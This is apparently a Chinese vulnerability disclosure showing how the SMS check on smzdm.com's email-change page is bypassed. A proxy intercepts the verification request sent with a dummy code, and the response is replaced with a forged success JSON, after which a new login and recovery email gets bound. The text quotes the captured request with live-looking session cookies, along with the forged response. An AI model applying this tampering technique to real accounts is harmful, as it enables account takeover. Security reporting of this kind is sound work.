

漏洞连接: <https://zhiyou.smzdm.com/user/>

漏洞点: 个人中心, 账号设置, 修改邮箱


V1

值友5092551602  我的消息  兑换记录  账户设置

3 经验 **0** 金币 **0** 碎银子

您还没有设置个人简介, 去设置吧。

设置

个人信息 社区账号绑定 登录密码 安全密码 邮件订阅设置

昵 称 : 值友5092551602 修改

电 子 邮 箱 : 2***4@qq.com 修改

手 机 : 157****2151 修改 解绑

个 人 简 介 :


V1

值友5092551602  我的消息  兑换记录  账户设置

3 经验 **0** 金币 **0** 碎银子

您还没有设置个人简介, 去设置吧。


设置 - 修改邮箱

1 验证身份

2 设置新邮箱

3 完成

验证方式: 手机短信验证 157****2151

验证码:  看不清? 点击更换

下一步

选择手机短信验证, 下一步

复直 - 修改邮箱

1 验证身份

2 设置新邮箱

3 完成

请输入您所收到的手机短信验证码

短信验证码: 000000

23 秒后重发

上一步

下一步

开启抓包点下一步，验证码随便输入，

值

什么值得买

分享每一种值

个人中心

值友50925516

3 经验

0 金币

您还没有设置个人简介

设置 - 修改邮箱

1 验证身份

2 设置新邮箱

3 完成

请输入您所收到的手机短信验证码

短信验证码: 000000

23 秒后重发

上一步 下一步


Request to https://zhiyou.smzdm.com:443 [111.13.147.235]

Forward Drop Intercept is on Action Open Browser

Raw

```
1 POST /user/email/ajax_check_mobile_code/ HTTP/1.1
2 Host: zhiyou.smzdm.com
3 Cookie: ckguid=KCAAb1rsEc9QI22ekaFRI2; sensorsdata2015jsdkcross=
%7B%22distinct_id%22%3A%229465577273%22%2C%22first_id%22%3A%2217dbd2288eb575-01ef108f84fa32-455c6f-1296000
ope%22%3A%7B%22%24latest_traffic_source_type%22%3A%22E7%98B4%8E6%8E5A%8E6B5%8E1E9%487%8F%22%2C%22%24lates
E6%9C4AAE5%8F96%4E5%88%4D0E5%80%BC%4E7%9D%4E4E%8E4A5%8E6%89%93%8E5BC%80%22%2C%22%24latest_referrer%22%3A%
ng_page%22%3A%22https%3A%2F%2Fzhiyou.smzdm.com%2Fuser%2Femail%2Fbind_success%2F%22%24device_id%22
08f84fa32-455c6f-1296000-17dbd2288ec868%22%7D; device_id=20339920631639555697025193fd94cdedc797a42e718313a
76dabfb51719e39b53c711f3e4e40d9d; homepage_sug=b; r_sort_type=score; _zdmA.uid=ZDMA.8kTFedGtL.1646662280.2
Hm_lvt_9b7ac3d38f30fe89ff0b8a0546904e58-1646657003,1646658868; Hm_lpv=9b7ac3d38f30fe89ff0b8a0546904e58-16
a37d62a0c07bb9595c62e55984a2f488; visited=yes; smzdm_user_source=FB4E7058580D7DB5236F9A17ECLA8C3; __jsluid
5c4202e42f1f3ae179ed92735c456a3; shequ_pc_sug=b; smzdm_user_view=AEA64949F34F6B07CDC87218558BD708; sess=
AT-m3lzLaodieMT0A22Bj1qYa1ZKADKwlu5tMlc%2F2ocE4ETES88XmXh93pvc%2BueR8PccFHQDFKRF6JXr110bGgQwhZIHb97H0Vh
user=user%3A9465577273%7C9465577273; smzdm_id=9465577273
4 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:91.0) Gecko/20100101 Firefox/91.0
5 Accept: application/json, text/javascript, */*; q=0.01
6 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
7 Accept-Encoding: gzip, deflate
8 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
9 X-Requested-With: XMLHttpRequest
10 Content-Length: 30
11 Origin: https://zhiyou.smzdm.com
12 Referer: https://zhiyou.smzdm.com/user/email/check_msg/
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-origin
16 Te: trailers
17 Connection: close
18
19 check_type=msg&authcode=000000
```

替换前:



替换如下响应包内容：

```
HTTP/1.1 200 OK
Date: Mon, 07 Mar 2022 13:03:15 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Vary: Accept-Encoding
Vary: Accept-Encoding
Vary: Accept-Encoding
Vary: Accept-Encoding
X-Zhi-Request-Id: 2oO5WGaK-fWPbyjCl-JeA-4Qg1
S-D-S: 0.171
X-Via-JSL: aff1ff7,-
X-Cache: bypass
Content-Length: 132

{"error_code":0,"error_msg":[],"data":[],"goto":"change_email_edit","redirect_to":"https://zhiyou.smzdm.com/User/email/VeditV"}
```

替

换

后



放包。



设置 - 修改邮箱



新邮箱地址:

fcmit.cc

上一步

下一步

输入新的邮箱地址进行绑定。

设置 - 修改邮箱



已发送验证邮件到您的邮箱 ****f@***.cn**。请立即完成验证，邮箱验证不通过则修改邮箱失败。

验证邮件 1 小时内有效，请尽快登录您的邮箱点击验证链接完成验证。若未收到邮件请先确认是否在垃圾邮件中。。

上一步

查看验证邮件

60 秒后重发


V2

值友5092551602

 我的消息  兑换记录  账户设置

3

经验

0

金币

0

碎银子

您还没有设置个人简介，去设置吧。


设置 - 修改邮箱

1 验证身份

2 设置新邮箱

3 完成

已修改绑定邮箱，返回个人中心

 什么值得买
分享每一种值

个人中心


V2

值友5092551602

 我的消息  兑换记录  账户设置

3

经验

0

金币

0

碎银子

您还没有设置个人简介，去设置吧。

设置

个人信息

社区账号绑定

登录密码

安全密码

邮件订阅设置

昵称： 值友5092551602 修改

电子邮箱： d***f@****.cn 修改

手机： 157****2151 修改 解绑

个人简介：

即可绕过，修改的邮箱可用于登录，找回密码。

修改后邮箱：d**@xxxx.cn

密码 1234567



fcmit.cc